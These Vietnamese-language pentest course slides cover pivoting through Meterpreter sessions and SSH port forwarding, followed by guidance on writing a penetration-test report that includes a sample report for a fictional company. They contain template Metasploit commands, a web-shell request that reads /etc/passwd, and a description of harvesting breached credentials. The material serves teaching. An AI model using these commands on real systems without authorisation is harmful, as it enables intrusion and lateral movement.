
☐ Pivoting Using Metasploit's route command.

- `msf6> route` cho phép thực hiện “pivot” thông qua phiên Meterpreter hiện có.
- Tránh nhầm lẫn với `meterpreter>route` thực hiện quản lý bảng định tuyến trên máy victim.

```
msf6 > use [exploit1]
msf6 > set RHOSTS [victim1]
msf6 > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 > exploit
meterpreter > (CTRL-Z to background session... will display meterpreter sid)
msf6 > route add [victim2_subnet] [netmask] [sid]
msf6 > use [exploit2]
msf6 > set RHOSTS [victim2]
msf6 > set PAYLOAD [payload2]
msf6 > exploit
```



Metasploit's route Command



Port Forwarding through a Meterpreter Session

- ☐ Có thể thực hiện forward port sử dụng `portfwd`

```
meterpreter> portfwd add -l 1234 -r 10.9.8.7 -p 80
[*] Local TCP relay created: 0.0.0.0:1234 <-> 10.9.8.7:80
```

- ☐ SOCKS Proxy qua Meterpreter sử dụng `autoroute`


```
meterpreter > run post/multi/manage/autoroute
[!] SESSION may not be compatible with this module.
[*] Running module against TRINITY
[*] Adding a route to 10.10.10.0/255.255.255.0...
[+] Route added to subnet 10.10.10.0/255.255.255.0.
meterpreter > back
msf6 > use auxiliary/server/socks4a
msf6 auxiliary(socks4a) > set SRVPORT 9000
msf6 auxiliary(socks4a) > run
[*] Starting the socks4a proxy server
```

The `autoroute` module is similar to Metasploit's "route" command we saw earlier, except this module runs in the context of an existing Meterpreter session. Mask and network is automatically extracted from the target but can be modified.

SSH Local Port Forwarding

- Chuyển tiếp một local port tới một remote host/port.
- Ví dụ: Local port 8888 được chuyển tiếp thông qua “pivot system” tới internal web server.

```
attacker $ ssh -L 8888:target:80 user2@pivot
```



```
attacker $ curl http://127.0.0.1:8888
Welcome to the internal webserver on Target
You appear to be coming from the Pivot System
```


Remote (Reverse) port forwarding (-R) does the same thing, but in reverse. The listening port is on the pivot host. This is not commonly used and is not discussed in depth here.

\$ssh -R 8080:localhost:80 public.example.com


SSH Dynamic Port Forwarding

- Chuyển tiếp một local port tới remote host/port bất kỳ.
 - Ứng dụng phải hỗ trợ SOCKS proxy hoặc proxychains.
 - Cấu hình trình duyệt sử dụng SOCKS proxy (không phải HTTP proxy).
 - Ví dụ: Pivot qua local port để truy cập internal server.

\$ssh -D 9000 user2@pivot



SSH Local and Dynamic port Forward



Lateral Movement and Reporting

- Lateral Movement
 - Windows Lateral Movement
 - Impacket
 - Pass-the-Hash
 - Evasion
 - Application Control Bypass
 - Pivoting
- Reporting**

Imtuan1989@gmail.com

Recommend Report Format

- Executive Summary.
- Introduction.
- Findings sorted by risk.
- Methodology.
- Appendices (Optional).

3@gmail.com

Executive Summary

- Được cho là phần quan trọng nhất của báo cáo.
- Nên viết phần này cuối cùng để tóm tắt nội dung test một cách tốt nhất.
- Khoảng 1 đến 1.5 trang (high-lvl), không sử dụng thuật ngữ kỹ thuật.
- Bắt đầu với mô tả ngắn gọn (~ 2-3 câu) tổng quan dự án
 - Ngày, mục tiêu, người thực hiện kiểm thử, overview những gì đã thực hiện.
- Tóm tắt tổng thể các rủi ro, vấn đề được phát hiện và mức độ ảnh hưởng.
- Đưa ra khuyến nghị (high-lvl) (thay đổi cơ cấu tổ chức, thay đổi chính sách, quy trình, Thay đổi công nghệ...).

Executive Summary




Executive Summary

Synopsis

Red Siege experts evaluated the security of Nakatomi Trading Corp's network during a three-week period in July 1988. The goal of the assessment was to identify security vulnerabilities in Nakatomi's systems and services. All issues identified by Red Siege have been manually verified and exploited (where applicable) to demonstrate the underlying risk to Nakatomi, its employees, and clients.

Findings Overview

Findings grouped by risk severity:



Key Findings

Red Siege found a critical vulnerability related to unpatched software on an external facing web server which allows an attacker to remotely access systems and could lead to internal compromise. Red Siege also found a critical vulnerability related to a weak password policy. A weak password policy allows an attacker to easily guess or crack passwords of Nakatomi users. Additionally, Red Siege found three high severity vulnerabilities that have the potential to impact users to Nakatomi's website and public facing website which could impact Nakatomi's brand and reputation.

• Red Siege identified several weak Active Directory passwords. An attacker could easily guess or crack these passwords, leading to further access or escalation of privileges.

- Red Siege identified a web application using a critically vulnerable version of the Spring Framework software. Multiple vulnerabilities have been demonstrated in the software. Exploitation by an attacker would lead to high-privilege access to the host.

- Red Siege identified account misconfigurations for one user intended to be a low privileged account. The user was assigned domain administrator privileges granting access to all of Nakatomi's internal network assets.

- Red Siege successfully performed a social engineering attack against Nakatomi that resulted in a help desk employee performing an unauthenticated password reset of a Nakatomi employee account.

- Red Siege found significant shortcomings in defenses and secure coding related to a common web related attack known as cross-site scripting (XSS). This type of attack allows a malicious actor to use the website to attack visitors, which could expose personally identifying information, authentication credentials, or even compromise the victim's computer.

Red Siege identified the following positive findings in the environment and recommends continued support for these strategies:

- **Attack visibility.** Nakatomi's use of logging and monitoring tools gave Nakatomi employees visibility into attack activity generated by Red Siege during the test.
- **Prompt response by the security team.** The Nakatomi security team rapidly responded to alerts generated by Red Siege and promptly

removed the affected host from the network. If there were a real breach, the dwell time for the attacker would be reduced.

Strategic Recommendations

To increase the security posture of Nakatomi, Red Siege recommends the follow strategic actions be taken:

- **Review patching policies and procedures.** Nakatomi should review policies and procedures concerning patching and ensure systems are updated regularly.
- **Strengthen password requirements.** Nakatomi should use technical means to ban known bad/weak passwords and train users on safe password practices.

- **Implement data allow-listing.** Data sent from a user to the webserver should always be treated as potentially malicious. Developers should identify the data expected by the application and disallow characters that are invalid.

- **Provide Social Engineering training.** Nakatomi should provide social engineering training to all levels of employees. This training should include information regarding the risks presented by phishing, and other forms of social engineering including phone-based and QR code attacks.

Red Siege would like to thank Nakatomi for the opportunity to work on this project. Should you have any questions regarding these findings or the contents of this report, please feel free to contact us.

Introduction

- “Introduction” nên cung cấp một cái nhìn tổng quan về cuộc kiểm thử (1-3 trang).
 - Thời điểm diễn ra.
 - Phạm vi.
 - Thông tin cá nhân của những người có liên quan đến cuộc kiểm thử.
- Thi thoảng “Phạm vi” và “Thông tin cá nhân” được đưa vào phụ lục và “Introduction” trở thành một phần của Executive Summary.

Findings

- Mô tả mức độ dễ bị khai thác và ảnh hưởng, đồng thời đưa ra các khuyến nghị giảm thiểu.
 - IP/name của mục tiêu.
 - Risk level: High, Medium, Low (Critical, Informational...).
 - Giải thích rủi ro và mô tả kỹ thuật chi tiết.
 - Khuyến nghị (tạm thời, lâu dài).
- Chụp hình minh họa lỗ hổng tìm được.
 - Sử dụng thêm các hiệu ứng để tăng cường sự chú ý (mũi tên, làm đậm, làm mờ, màu sắc terminal...).
 - Một số công cụ: snagit, Flameshot, snip&Sketch, Greenshot, Snippingtool, Photoshop...

Findings



Web Application Findings

Critical Risk Findings

Finding-05 Unpatched Software

! Critical Risk Patch Management

Observation

Red Siege identified an application using Spring Framework 5.3.0. This version of the framework is vulnerable to a critical Remote Code Execution (RCE) exploit⁴. RCE can provide attackers with highly privileged access to the system's internals, revealing sensitive information as shown in Figure 12. Upon discovery, Red Siege reached out the Nakatomi's internal teams to remediate this vulnerability.

```
192.168.204.139/shell.jsp?cmd=cat+/etc/passwd
root:x:0:0::root:/bin/bash
```

Figure 12. Successful RCE Attack

Affected Systems

192.168.204.139 (Spring Framework 5.3.0)

Description

Keeping software up-to-date and patching when new vulnerabilities are identified is a core tenet of the Center for Internet Security Critical Control 3 - Vulnerability Management. This risk is even greater for vulnerabilities which do not require authentication prior to exploitation.

Recommendations

Nakatomi should apply the most recent security patches to affected software. For end-of-life or unsupported software, upgrade to current versions supported by the software vendor. Review corporate patching policies and update accordingly to ensure all software is identified in the corporate software inventory and security patches are applied in compliance with the corporate patching policy when new security patches are released.

⁴ Spring Framework RCE, Early Announcement



References

CIS: Critical Control 7 - Vulnerability Management

OWASP: Top 10-2017 A9-Using Components with Known Vulnerabilities

Spring Framework RCE, Early Announcement

Validation

Nakatomi should compare the installed version of software with manufacturer support to ensure the latest patches are applied.

Findings

- Tránh để lộ các thông tin nhạy cảm trong báo cáo bằng cách làm mờ.
 - Passwords, hashes, keys, PII, PHI, thông tin người dùng
- Xem xét đưa ra khuyến nghị nằm trong một số mục sau:
 - Áp dụng các bản vá, thay đổi cấu hình, kiện toàn hệ thống, áp dụng bộ lọc, thay đổi kiến trúc, quy trình.
- Validation & Verification – đảm bảo các bước hoặc phương pháp để xác minh bản sửa lỗi đã được áp dụng và có hiệu quả.

Methodology

- Mô tả quá trình thực hiện, liệt kê kết quả mỗi bước (10-50 trang).
 - Recon
 - Scanning
 - Gaining Access – Exploitation
 - Post-Exploitation

ail.com

Methodology



External Penetration Test Methodology

This is a sample of our external network penetration test methodology designed to show the level of reporting that you will receive once your penetration test is complete. This report does not reflect all testing that would be performed during an actual engagement.

Red Siege began the external penetration test by using DNSDumpster⁷ to review DNS records for Nakatomi. DNSDumpster identified two (A) records. One of the records is shown in Figure 18.

```
www.redsiege.com          35.209.123.34          GOOGLE
                             34.123.209.98.bc.googleusercontent.com
HTTP: nginx
HTTP#0: nginx
FTP: 220-220-Please upload your web files to the
public_html directory.220-Note that letters are case se
HTTP TCG: nginx
```

Figure 18. DNSDumpster A Record Results

Red Siege used curl⁸ to query crt.sh⁹ for certificate transparency logs pertaining to Nakatomi hosts. Using this technique, Red Siege identified two unique hostnames. The tester used the following command to perform the query:

```
curl -s "https://crt.sh/?q=%sampleInc.com&output=json" | jq '.[].name_value' | sed 's/'\n'/'\g' | sed 's/\n/n/g' > sampleInc.com.hosts-crtsh.txt
```

Red Siege searched published breach databases, including Dehashed¹⁰, for Nakatomi credentials. Red Siege recovered nine unique sets of credentials using this technique. Figure 19 shows a subset of the results.

```
└$ cat sampleInc.com.hosts-crtsh.txt
jane.doe,
robin.dossier,
linda.belcher,
pinky.brain,
sample.mann,
john.smith,
rosie.edwards,
cady.riley,
ruby.do,
```

Figure 19. Breached Password Search Results

⁷ <https://dnsdumpster.com/>
⁸ <https://curl.se/>
⁹ <https://crt.sh/>
¹⁰ <https://dehashed.com>



Internal Penetration Test Methodology

This is a sample of our internal network penetration test methodology designed to show the level of reporting that you will receive once your penetration test is complete. This report does not reflect all testing that would be performed during an actual engagement.

Red Siege used the custom scanning tool autoscan.sh¹⁴ to identify listening ports and services on the in-scope hosts. Autoscan uses Masscan to identify hosts with listening services as shown in Figure 24.

```
kali@redsiege:/opt/rstools/scanning$ sudo ./autoscan.sh /opt/client/
scope.txt
[sudo] password for kali:
Adding firewall rule to drop traffic on port 61000
Running: masscan --ports 0-65535 --rate 15000 --src-port=61000 --out
put-format binary --output-filename scan-2022-04-26_08-09-05.masscan
-iL /opt/client/scope.txt

Starting masscan 1.0.5 (http://bit.ly/14GZzCt) at 2022-04-26 12:09:0
6 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 16777216 hosts [65536 ports/host]
Rate: 14.74-kpps, 0.00% done, 20963:17:45 remaining, found=0
```

Figure 24. Host Discovery Using Masscan

Red Siege processed the Masscan results to develop lists of unique hosts and ports discovered by Masscan. The team then targeted the previously identified hosts and ports using Nmap as seen in Figure 25.

```
# Nmap 7.92 scan initiated Wed Mar 16 01:30:46 2022 as: nmap -oA scan-2022-03-15_23-54-
42 -il scan-2022-03-15_23-54-42-hosts.txt -p 17,21-23,25,42,53,80-83,88,135,139,161,280
,389,443,445,464,515,593,631,636,808,1026,1029,1031-1032,1043,1066,1087,1111,1311,1433,
1536-1537,1720,1723,2001,2701,2968,3052,3268-3389,3910-3911,4001,4343,4776,5040,51
20-5122,5355,5357,5900,5985,6001,6011,6101,6120,6633,7627,7680-7681,8008-8080,8084
-8085,8088,8211,8296,8443,8554,8834,9001-9002,9006-9007,9010-9018,9022-9023,9025,9100,9
102,9199-9200,9220-9222,9280-9282,9290-9292,9300,9389,9999,10010,10038,14000,15260,2000
0,20010,30960,30999,47001,47545-47547,47617,49152-49154,49664-49674,49680,49683,49686,4
9696,49701,49710,49724,49740,53945,54534,56485,56488-56489,57241,58474,58486,58551,5858
1-58582,58594,60401,60476,60921,61439,61666,63741,65001-65009,65012-65015,65017-65041,6
5043-65046,65051,65055-65056,65344,65347-65350,65377,65396 -sV -T4 -sC --open --script-
args "http.userAgent=Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0"
```

Figure 25. Targeted Service Scanning

¹⁴ <https://github.com/RedSiege/rstools/blob/master/scanning/autoscan.sh>

Appendices

- Các mục hoặc danh sách dài dòng nên được đưa vào Phụ lục.
 - Chi tiết lỗ hổng tìm được (nếu yêu cầu).
 - Tài liệu có liên quan đến dự án.
 - Link, tài liệu tham khảo....

111989@gmail.com

Recommended Reading

□ Example Reports

- <https://github.com/juliocesarfot/public-pentesting-reports>

Imtuan1989@gmail.com

